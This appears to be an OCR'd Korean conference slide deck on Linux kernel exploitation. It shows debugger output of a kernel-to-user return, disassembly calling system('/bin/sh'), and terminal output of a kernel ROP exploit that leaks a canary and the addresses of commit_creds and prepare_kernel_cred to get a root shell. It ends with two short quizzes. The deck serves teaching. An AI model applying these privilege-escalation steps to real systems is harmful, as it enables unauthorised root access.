
RSP에 있는 0x401745 (User Space Address)로 이동



```
gef> x/10gx $rsp
0xffffc9000023fea8:    rip  0x0000000000401745     cs  0x0000000000000033
0xffffc9000023feb8: rflags  0x0000000000000202    rsp  0x00007ffec2c65900
0xffffc9000023fec8:     ss  0x000000000000002b        0xffff88800456f300
0xffffc9000023fed8:         0x00007ffec2c65c90        0x0000000000000088
```

Kernel Space에서 User Space로 전환

Linux Kernel Exploit Technique




```
--------------------------------------------------------------------------------------------------
    0x40174a 4889e5                  <NO_SYMBOL>   mov    rbp, rsp
    0x40174d 488d05b0880900          <NO_SYMBOL>   lea    rax, [rip + 0x988b0] # 0x49a004
    0x401754 4889c7                  <NO_SYMBOL>   mov    rdi, rax
 ●-> 0x401757 e8f4a20000             <NO_SYMBOL>   call   0x40ba50

    -> 0x40ba50 f30f1efa               <NO_SYMBOL>   endbr64
       0x40ba54 4885ff                 <NO_SYMBOL>   test   rdi, rdi
       0x40ba57 7407                   <NO_SYMBOL>   je     0x40ba60
       0x40ba59 e982fbffff             <NO_SYMBOL>   jmp    0x40b5e0
       0x40ba5e 6690                   <NO_SYMBOL>   xchg   ax, ax
       0x40ba60 4883ec08               <NO_SYMBOL>   sub    rsp, 0x8

    0x40175c 90                      <NO_SYMBOL>   nop
    0x40175d 5d                      <NO_SYMBOL>   pop    rbp
    0x40175e c3                      <NO_SYMBOL>   ret
    0x40175f f30f1efa                <NO_SYMBOL>   endbr64
    0x401763 55                      <NO_SYMBOL>   push   rbp
--------------------------------------------------------------------------------------------------
0x40ba50 <NO_SYMBOL> (
   $rdi = 0x000000000049a004  ->  0x0068732f6e69622f ('/bin/sh'?),
```

ROOT 권한으로 **system("/bin/sh")** 실행

Linux Kernel Exploit Technique

- Kernel Return Oriented Programming



```
~ $
~ $ ./exploit
fd : 3
canary : 0xff2af5ee9af38800
kernel_address_leak : 0xffffffff814cd7c8
prepare_kernel_cred : 0xffffffff812c79a0
commit_creds : 0xffffffff812c7710
init_task_ptr : 0xffffffff82c0e940
~ # whoami
whoami: unknown uid 0
~ #
```

Local Privilege Escalation Success

Contect

E-mail : aku7777@ajou.ac.kr

Quiz 1

인자로 들어온 cred 구조체의 자격 증명을 가지고 프로세스의 신원을 변경하는 함수

1. copy_from_user

2. copy_to_user

3. commit_creds

4. prepare_kernel_cred

Quiz 1 - 정답

인자로 들어온 cred 구조체의 자격 증명을 가지고 프로세스의 신원을 변경하는 함수

1. copy_from_user

2. copy_to_user

3. commit_creds

4. prepare_kernel_cred

Quiz 2

KernelGSbase의 값을 GS.base의 값으로 교체하는 어셈블리어는?

1. ret

2. swapgs

3. iretq

4. int4

Quiz 2 - 정답

KernelGSbase의 값을 GS.base의 값으로 교체하는 어셈블리어는?

1. ret

2. swapgs

3. iretq

4. int4

감사합니다.

QnA

POC SECURITY